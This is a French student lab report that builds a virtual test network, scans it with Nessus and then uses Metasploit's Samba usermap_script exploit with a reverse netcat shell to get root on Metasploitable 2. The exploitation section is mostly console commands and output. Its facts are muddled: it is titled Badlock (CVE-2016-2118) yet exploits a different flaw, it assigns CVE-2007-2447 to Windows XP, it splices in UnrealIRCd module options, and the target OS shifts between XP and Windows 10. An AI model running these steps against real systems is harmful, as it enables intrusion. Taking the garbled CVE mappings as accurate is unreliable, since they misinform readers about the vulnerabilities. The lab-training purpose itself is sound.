Les machines virtuelles ont été configurées pour être sur le même réseau local afin de permettre une communication entre elles. Les trois machines virtuelles (Linux-Nessus, Metasploitable, et Windows XP) partagent désormais un réseau commun et des adresses IP distinctes afin de simuler un environnement de test pour les analyses de vulnérabilité et les attaques potentielles. La configuration a été faite avec le mode "Accès par pont" afin que chaque machine reçoivent une adresse IP unique et soit visible sur le même réseau local.

2.1 Configuration des Adresses IP

Afin de garantir que chaque machine ait une adresse IP unique, chaque machine virtuelle a été configurée avec une adresse IP dynamique (dhcp) dans un sous-réseau identique. Voici les configurations détaillées pour chaque machine virtuelle :

2.1.1 Linux-Nessus (Debian 12)

La configuration du réseau a été réalisée en modifiant le fichier /etc/network/interfaces pour définir une adresse IP dynamique et en redémarrant les services réseau pour appliquer les modifications.

```

etudiant@virtualdebian:~$ sudo nano /etc/network/interfaces

```

Redémarrage les services réseau pour appliquer les modifications :

```

etudiant@virtualdebian:~$ sudo systemctl restart networking

```

Vérification :

```

etudiant@virtualdebian:~$ ip addr show enp0s3
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
default qlen 1000
    link/ether 08:00:27:28:b6:18 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.3/28 brd 172.20.10.15 scope global dynamic noprefixroute enp0s3
        valid_lft 85550sec preferred_lft 85550sec
    inet 192.168.1.101/24 brd 192.168.1.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe28:b618/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
etudiant@virtualdebian:~$

```

Nous avons donc bien eu une adresse IP qui a été attribué dans le réseau 172.20.10.0/24.

2.1.2 Metasploitable 2

Pour Metasploitable, la configuration du réseau a été effectuée dans le fichier /etc/network/interfaces. Comme pour Linux-Nessus, après avoir configuré l'IP dynamique, les services réseau ont été redémarrés pour appliquer les modifications.

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
```

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet dhcp
```

Redémarrage les services réseau pour appliquer les modifications :

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process
255.255.255.0: Host name lookup failure
Failed to bring up eth0.
msfadmin@metasploitable:~$
```

Vérification :


```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fb:77:60 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.5/28 brd 172.20.10.15 scope global eth0
    inet6 fe80::a00:27ff:fe7b:7760/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Nous avons donc bien eu une adresse IP qui a été attribué dans le réseau 172.20.10.0/24.


2.1.3 Windows XP

Dans Windows XP, l'adresse IP a été configurée via les paramètres de la carte réseau.


Réseau et Internet > Centre Réseau et partage > Modifier les paramètres de la carte.




Un Clic droit a donc été fait ensuite sur **Connexions réseau** (par exemple, **Carte Ethernet** ou **Wi-Fi**) et une sélection sur **Propriétés**.



J'ai donc ensuite sélectionné **Protocole Internet (TCP/IPv4)** et cliquer sur **Propriétés**.



Puis j'ai sélectionné **obtenir une adresse IP automatiquement (DHCP)** et obtenir les adresses des serveurs DNS automatiquement.



Vérification :

```
.\Users\mohamed>ipconfig

Configuration IP de Windows

Carte Ethernet Ethernet :

    Suffixe DNS propre à la connexion. . . : 
    Adresse IPv6 de liaison locale. . . . : fe80::1ff8:cd6e:d0d7:bfa5%4
    Adresse IPv4. . . . . : 172.20.10.6
    Masque de sous-réseau. . . . . : 255.255.255.240
    Passerelle par défaut. . . . . : 172.20.10.1

.\Users\mohamed>
```

Nous avons donc bien eu une adresse IP qui a été attribuée dans le réseau 172.20.10.0/24.

2.2 Mode de Réseau - Accès par Pont

Afin de permettre une communication directe entre les machines virtuelles et de garantir qu'elles soient sur le même réseau local, chaque machine a été configurée pour utiliser l'option **Accès par pont (Bridged Adapter)**. Cela permet aux machines virtuelles d'obtenir une adresse IP unique depuis le même réseau local que l'hôte. L'option "Accès par pont" permet à chaque machine d'être connectée à l'infrastructure réseau de l'hôte, ce qui est essentiel pour les tests de vulnérabilité.

2.2.1 Vérification de la Connectivité

Une fois les adresses IP configurées, j'ai vérifié la connectivité entre les machines virtuelles en utilisant la commande ping sur chaque machine. Voici les tests effectués :

- **Sur Linux-Nessus (Debian 12) :**

- Ping vers Metasploitable : ping 172.20.10.5

```
etudiant@virtualdebian:~$ ping 172.20.10.5
PING 172.20.10.5 (172.20.10.5) 56(84) bytes of data.
64 bytes from 172.20.10.5: icmp_seq=1 ttl=64 time=1.06 ms
64 bytes from 172.20.10.5: icmp_seq=2 ttl=64 time=0.617 ms
^C
--- 172.20.10.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.617/0.840/1.064/0.223 ms
```

- Ping vers Windows 10 : ping 172.20.10.6

```
etudiant@virtualdebian:~$ ping 172.20.10.6
PING 172.20.10.6 (172.20.10.6) 56(84) bytes of data.
64 bytes from 172.20.10.6: icmp_seq=1 ttl=128 time=1.97 ms
64 bytes from 172.20.10.6: icmp_seq=2 ttl=128 time=1.92 ms
64 bytes from 172.20.10.6: icmp_seq=3 ttl=128 time=1.89 ms
64 bytes from 172.20.10.6: icmp_seq=4 ttl=128 time=0.640 ms
^C
--- 172.20.10.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.640/1.604/1.966/0.557 ms
etudiant@virtualdebian:~$
```

- **Sur Metasploitable :**

- Ping vers Linux-Nessus : ping 172.20.10.3

```
msfadmin@metasploitable:~$ ping 172.20.10.3
PING 172.20.10.3 (172.20.10.3) 56(84) bytes of data.
64 bytes from 172.20.10.3: icmp_seq=1 ttl=64 time=0.845 ms
64 bytes from 172.20.10.3: icmp_seq=2 ttl=64 time=0.787 ms
64 bytes from 172.20.10.3: icmp_seq=3 ttl=64 time=0.745 ms

--- 172.20.10.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.745/0.792/0.845/0.047 ms
msfadmin@metasploitable:~$
```

- Ping vers Windows 10 : ping 172.20.10.6

```
msfadmin@metasploitable:~$ ping 172.20.10.6
PING 172.20.10.6 (172.20.10.6) 56(84) bytes of data.
64 bytes from 172.20.10.6: icmp_seq=1 ttl=128 time=30.5 ms
64 bytes from 172.20.10.6: icmp_seq=2 ttl=128 time=2.46 ms
64 bytes from 172.20.10.6: icmp_seq=3 ttl=128 time=4.14 ms

--- 172.20.10.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2013ms
rtt min/avg/max/mdev = 2.463/12.383/30.543/12.859 ms
msfadmin@metasploitable:~$
```

- **Sur Windows XP :**

- Ping vers Linux-Nessus : ping 172.20.10.3

```
C:\Users\mohamed>ping 172.20.10.3

Envoi d'une requête 'Ping' 172.20.10.3 avec 32 octets de données :
Réponse de 172.20.10.3 : octets=32 temps=2 ms TTL=64
Réponse de 172.20.10.3 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 172.20.10.3:
    Paquets : envoyés = 2, reçus = 2, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
        Minimum = 0ms, Maximum = 2ms, Moyenne = 1ms
Ctrl+C
^C
C:\Users\mohamed>
```

- Ping vers Metasploitable : ping 172.20.10.5

```
C:\Users\mohamed>ping 172.20.10.5

Envoi d'une requête 'Ping' 172.20.10.5 avec 32 octets de données :
Réponse de 172.20.10.5 : octets=32 temps=11 ms TTL=64
Réponse de 172.20.10.5 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 172.20.10.5:
    Paquets : envoyés = 2, reçus = 2, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
        Minimum = 0ms, Maximum = 11ms, Moyenne = 5ms
Ctrl+C
```

Chaque machine a répondu correctement aux pings, ce qui confirme que la communication entre les machines fonctionne parfaitement.

2.2.2 Résumé des Adresses IP des Machines

Machine	Adresse IP
Linux-Nessus	172.20.10.3
Metasploitable	172.20.10.5
Windows xp	172.20.10.6

3. Analyse des Vulnérabilités avec Nessus

3.1 Objectif de l'Analyse

L'objectif de cette analyse est de détecter et d'exploiter les vulnérabilités présentes dans notre environnement de test, en utilisant l'outil de scanning Nessus. L'analyse a pour but d'identifier les failles de sécurité potentielles qui pourraient être exploitées par un attaquant, ainsi que de proposer des solutions appropriées pour renforcer la sécurité des systèmes. Les vulnérabilités seront sélectionnées parmi celles détectées par Nessus, puis exploitées à l'aide d'outils de test de pénétration tels que Metasploit. Enfin, des recommandations pratiques seront formulées pour corriger ces vulnérabilités et améliorer la sécurité globale du réseau.

3.2 Environnement de Test

L'analyse des vulnérabilités a été réalisée dans un environnement de test sécurisé, composé de plusieurs machines virtuelles. Le système hôte, un serveur Debian 12, héberge l'application Nessus, utilisée pour scanner les machines cibles. Les machines cibles comprennent des systèmes d'exploitation courants, tels que Windows 10 et des machines délibérément vulnérables, comme Metasploitable 2, conçues pour des fins pédagogiques.

- **Machine hôte** : Debian 11 avec Nessus Essentials installé pour l'analyse des cibles.
- **Machine cible 1** : Windows 10, une machine virtuelle typique, utilisée pour détecter des vulnérabilités courantes dans les systèmes Windows.
- **Machine cible 2** : Metasploitable 2, une machine vulnérable volontairement configurée pour tester et exploiter des failles spécifiques dans un environnement sécurisé.


Nessus a été configuré pour effectuer un scan complet de chaque machine cible, en recherchant les vulnérabilités critiques, moyennes et faibles, selon le rapport généré par l'outil.

3.3 Création du scan

3.3.1 Accès à l'Interface Web de Nessus


Pour commencer, j'ai accédé à l'interface web de Nessus via l'URL suivante :
https://localhost:8834

Cela a permis de se connecter à l'interface utilisateur à l'aide des identifiants créés lors de la configuration initiale. Une fois connecté, j'ai procédé à la création d'un nouveau scan.




Dans l'interface principale de Nessus, la section **"My Scans"** offre la possibilité de configurer et d'exécuter de nouvelles analyses. J'ai donc cliqué sur le bouton **"New Scan"** pour démarrer ce processus.

3.3.2 Sélection du Type d'Analyse



Sélection du type d'analyse : J'ai choisi le modèle **Basic Network Scan**, qui est idéal pour analyser les machines cibles à la recherche de vulnérabilités connues.



3.3.3 Configuration du Scan

- **Nom du scan :** Le scan a été intitulé "Analyse des vulnérabilités Scan Sae".

Name	Scan Sae
------	----------


- **Cible :** J'ai renseigné l'adresse IP des la machine cible

Targets	172.20.10.5, 172.20.10.6
---------	--------------------------

- **Options supplémentaires :** Les paramètres par défaut ont été conservés, mais il est possible d'affiner le scan en définissant des plages de ports spécifiques ou en ajustant les politiques de scan.

3.4 Lancement du Scan


Une fois le scan configuré, j'ai cliqué sur **"Save"**, puis sur **"Launch"** pour lancer l'analyse. Nessus a alors commencé à envoyer des requêtes à la machine cible afin de collecter des informations sur ses services, ports ouverts et vulnérabilités.



Name	Scan Type	Schedule	Last Scanned
Scan Sae	Vulnerability	On Demand	Today at 11:49 PM

3.5 Résultats et Analyse des Vulnérabilités

Une fois l'analyse terminée, les résultats sont accessibles en cliquant sur le nom du scan dans la liste des scans terminés. Nessus présente les vulnérabilités sous forme de tableau, classées par niveau de gravité : **Critical**, **High**, **Medium**, **Low**, et **Info**.



- **Vulnérabilités critiques (Critical) :**

Ces vulnérabilités représentent les failles les plus graves, exploitables facilement et ayant un impact majeur sur la sécurité de la machine. Par exemple, sur la machine Windows XP, une vulnérabilité critique a été détectée liée au protocole SMB (ID CVE-2007-2447), permettant une exécution de code à distance.



☐	CRITICAL	10.0 *	7.4	0.6956	Backdoors	1	🕒	✎
--------------------------	-----------------	--------	-----	--------	-----------	---	---	---

- **Vulnérabilités importantes (High) :**

Les vulnérabilités de ce niveau, bien que moins graves, restent exploitables et nécessitent une attention particulière. Parmi elles, nous avons identifié des correctifs manquants pour le service RDP.

- **Autres vulnérabilités :**
Les vulnérabilités de gravité moyenne ou faible concernent généralement des configurations suboptimales ou des mises à jour facultatives.

Pour chaque vulnérabilité, Nessus fournit des détails précis, notamment :

- L’ID CVE (Common Vulnerabilities and Exposures), facilitant la recherche d’informations supplémentaires.
- Une description technique de la vulnérabilité.
- Les mesures correctives ou patchs disponibles.

4.Exploitation des vulnérabilités

4.1 Exploitation de la Vulnérabilité Samba Badlock (CVE-2016-2118)

- **Plugin ID :** Variable selon l'outil utilisé
- **Gravité :** Élevée
- **CVE :** CVE-2016-2118

HIGH

Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output

Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host

Port	Hosts
445 / tcp / cifs	172.20.10.5

Plugin Details

Severity: High

ID: 90509

Version: 1.8

Type: remote

Family: General

Published: April 13, 2016

Modified: November 20, 2019

VPR Key Drivers

Threat Recency: No recorded events

Threat Intensity: Very Low

Exploit Code Maturity: Unproven

Age of Vuln: 730 days +

Product Coverage: Medium

CVSSv3 Impact Score: 5.9

Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 5.9

Exploit Prediction Scoring System (EPSS): 0.0489

Risk Factor: Medium

CVSS v3.0 Base Score: 7.5

Description :

La vulnérabilité **Samba Badlock** affecte les protocoles **SAM (Security Account Manager)** et **LSAD (Local Security Authority Domain)** utilisés par Samba. Elle permet à un attaquant d’effectuer des attaques de type **Man-in-the-Middle (MitM)** sur des communications SMB/CIFS en interceptant des appels Samba et en

exécutant des commandes arbitraires dans le contexte des utilisateurs compromis. Cette vulnérabilité peut conduire à une élévation de privilèges, à des fuites d'informations sensibles et à un accès non autorisé au système cible.

Informations de la cible :

- **Adresse IP** : 172.20.10.5
- **Port affecté** : 445 (SMB/CIFS)
- **OS cible** : Système utilisant le protocole SMB : distribution Linux (Mestasploitable 2)

4.1.1 Étapes d'Exploitation

1. Préparation :

```
etudiant@virtualdebian:~$ msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Start commands with a space to avoid saving them to history

3Kom SuperHack II Logon

User Name:      [ security ]
Password:       [          ]

[ OK ]

https://metasploit.com

= [ metasploit v6.4.44-dev- ]
+ -- -- [ 2485 exploits - 1280 auxiliary - 431 post ]
+ -- -- [ 1463 payloads - 49 encoders - 13 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > █
```

2. Identification du module d'exploitation approprié :

En utilisant Metasploit, j'ai recherché le module d'exploitation correspondant UnrealIRCd :

```

msf6 > use exploit/multi/sa

Matching Modules
=====
# Name Disclosure Date Rank Check Descript
- - - - -
0 exploit/multi/sap/sap_mgmt_con_osexec_payload 2011-03-08 excellent Yes SAP Mana
gentent Console OSExecute Payload Execution
1 \ target: Linux . . .
2 \ target: Windows Universal . . .
3 exploit/multi/sap/sap_soap_rfc_sxpg_call_system_exec 2013-03-26 great Yes SAP SOAP
RFC SXPG_CALL_SYSTEM Remote Command Execution
4 \ target: Linux . . .
5 \ target: Windows x64 . . .
6 exploit/multi/sap/sap_soap_rfc_sxpg_command_exec 2012-05-08 great Yes SAP SOAP
RFC SXPG_COMMAND_EXECUTE Remote Command Execution
7 \ target: Linux . . .
8 \ target: Windows x64 . . .
9 exploit/multi/sap/cve_2020_6207_solman_rs 2020-10-03 normal Yes SAP Solu
tion Manager remote unauthorized OS commands execution
10 \ target: Linux . . .
11 \ target: Windows . . .
12 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "u
sername_map_script" Command Execution
13 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.
2.2 - 2.2.6 nttrans Buffer Overflow

Interact with a module by name or index. For example info 13, use 13 or use exploit/multi/samba/nttrans
msf6 >

```

Cela a retourné plusieurs options, et j'ai donc sélectionné le module **exploit/multi/samba/usermap_script** qui correspond à cette vulnérabilité.

3. Chargement de l'exploit UnreallRCd :

Une fois le module sélectionné, je l'ai chargé dans Metasploit, ce qui m'a permis de préparer les étapes suivantes. À ce stade, on peut voir que l'exploit dépend d'un payload, qui est utilisé pour établir une connexion à la machine cible

```

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >

```

4. Affichage des payloads compatibles et sélection :

Pour voir les options de payload disponibles, j'ai utilisé :

```

msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_awk . normal No Unix Command Shell, Bind TCP (via AWK)
2 payload/cmd/unix/bind_busybox_telnetd . normal No Unix Command Shell, Bind TCP (via BusyBox telnetd)
3 payload/cmd/unix/bind_inetd . normal No Unix Command Shell, Bind TCP (inetd)
4 payload/cmd/unix/bind_jjs . normal No Unix Command Shell, Bind TCP (via jjs)
5 payload/cmd/unix/bind_lua . normal No Unix Command Shell, Bind TCP (via Lua)
6 payload/cmd/unix/bind_netcat . normal No Unix Command Shell, Bind TCP (via netcat)
7 payload/cmd/unix/bind_netcat_gaping . normal No Unix Command Shell, Bind TCP (via netcat -e)
8 payload/cmd/unix/bind_netcat_gaping_ipv6 . normal No Unix Command Shell, Bind TCP (via netcat -e) IPv6
9 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (via Perl)
10 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (via perl) IPv6
11 payload/cmd/unix/bind_r . normal No Unix Command Shell, Bind TCP (via R)
12 payload/cmd/unix/bind_ruby . normal No Unix Command Shell, Bind TCP (via Ruby)
13 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
14 payload/cmd/unix/bind_socat_sctp . normal No Unix Command Shell, Bind SCTP (via socat)
15 payload/cmd/unix/bind_socat_udp . normal No Unix Command Shell, Bind UDP (via socat)
16 payload/cmd/unix/bind_zsh . normal No Unix Command Shell, Bind TCP (via Zsh)
17 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
18 payload/cmd/unix/pingback_bind . normal No Unix Command Shell, Pingback Bind TCP (via netcat)
19 payload/cmd/unix/pingback_reverse . normal No Unix Command Shell, Pingback Reverse TCP (via netcat)
20 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)

```

Cette commande permet de spécifier le type de **payload** (code malveillant) que je souhaite utiliser pour exploiter la machine cible. Dans ce cas, je choisis un payload **reverse shell** basé sur **Netcat** pour obtenir un accès à distance :

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
```

Ce choix est idéal pour ce type de vulnérabilité, car il exploite directement la porte dérobée en exécutant un shell inversé.

5. Affichage des options de l'exploit

J'ai utilisé la commande suivante pour vérifier les options disponibles et nécessaires pour cet exploit :

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     172.20.10.3      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     172.20.10.3      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) >
```

Cela affiche des informations telles que l'adresse IP de la machine cible (RHOSTS), le port (RPORT) etc...

6. Configuration des options de l'exploit :

J'ai donc configuré les options comme suit :

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 172.20.10.5
RHOSTS => 172.20.10.5
msf6 exploit(multi/samba/usermap_script) >
```

7. Vérification de la configuration :

Avant de lancer l'exploit, j'ai vérifié que toutes les options étaient correctement configurées :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      172.20.10.3       no        The local client address
  CPORT      6667              no        The local client port
  Proxies    172.20.10.5       no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     172.20.10.5       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6667              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     172.20.10.3     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```

Cela permet de s'assurer que les informations saisies sont exactes.

8. Lancement de l'exploit :

Avec tout correctement configuré, l'exploit a été lancé avec la commande run :

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 172.20.10.3:4444
[*] Command shell session 1 opened (172.20.10.3:4444 -> 172.20.10.5:39210) at 2025-01-22 17:11:28 +0100

whoami
root
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:/#
```

Le résultat a été concluant, une session shell s'est ouverte, ce qui signifie que j'ai réussi à exploiter la vulnérabilité et à obtenir un accès à la machine cible.

9. Vérification de l'accès root :

L'attaquant met en place un **reverse shell** pour écouter les connexions entrantes. Si l'exploitation est réussie, l'attaquant obtient une session shell sur la machine cible, ce qui est le cas. Après une exécution réussie de l'exploit, une session de type **shell** est donc ouverte.

La commande whoami montre que l'attaquant a pris le contrôle du système en tant que **root** :

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 172.20.10.3:4444
[*] Command shell session 1 opened (172.20.10.3:4444 -> 172.20.10.5:39210) at 2025-01-22 17:11:28 +0100

whoami
root
```

Après avoir pris le contrôle de la machine cible, des commandes comme ifconfig ont été exécutées pour examiner les interfaces réseau et vérifier l'accès à la machine :

```
root@metasploitable:~# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fb:77:60
          inet addr:172.20.10.5  Bcast:172.20.10.15  Mask:255.255.255.240
          inet6 addr: fe80::a00:27ff:fe7b:7760/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:94573 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63223 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10336704 (9.8 MB)  TX bytes:22536007 (21.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8476 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8476 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
